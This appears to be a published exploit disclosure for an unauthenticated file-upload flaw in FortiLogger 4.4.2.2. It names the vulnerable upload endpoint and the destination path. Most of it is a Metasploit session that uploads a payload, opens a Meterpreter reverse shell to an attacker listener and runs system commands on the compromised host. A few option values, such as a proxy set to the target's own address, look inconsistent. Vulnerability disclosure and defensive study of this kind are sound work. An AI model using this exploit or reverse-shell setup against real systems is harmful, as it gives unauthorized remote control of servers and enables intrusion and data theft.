


FortiLogger | Log and Report System - Unauthenticated Arbitrary File Upload (Metasploit)


Berkan ER (b3rsec@protonmail.com)- 30/01/2021

This vulnerability found on upload a company logo under “Hotspot Settings”
(<http://192.168.16.128:5000/config/hotspotsettings>).

An anonymous user can be send a file without any authentication or session header with POST request to “/Config/SaveUploadedHotspotLogoFile”



This file is upload under “C:\Program Files\RZK\Fortilogger\Web\Assets\temp\hotspot\img” destination with “logonhotspot” name without controlling file extension or content.



Using this vulnerability, I uploaded a malicious file and accessed the remote server where the application was running.

```

msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > show options

Module options (exploit/windows/http/fortilogger_arbitrary_fileupload):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    192.168.16.128   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.16.128   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      5000             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the FortiLogger
  VHOST      /                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.50    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    FortiLogger - 4.4.2.2

msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > run

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[+] Generate Payload !
[+] Payload has been uploaded !
[*] Executing payload...
[*] Sending stage (175174 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.50:38609) at 2021-01-31 03:33:12 +0300

meterpreter > getuid
Server username: DESKTOP-U670BC0\b3rkan
meterpreter > sysinfo
Computer      : DESKTOP-U670BC0
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

POC:

<https://asciinema.org/a/388098>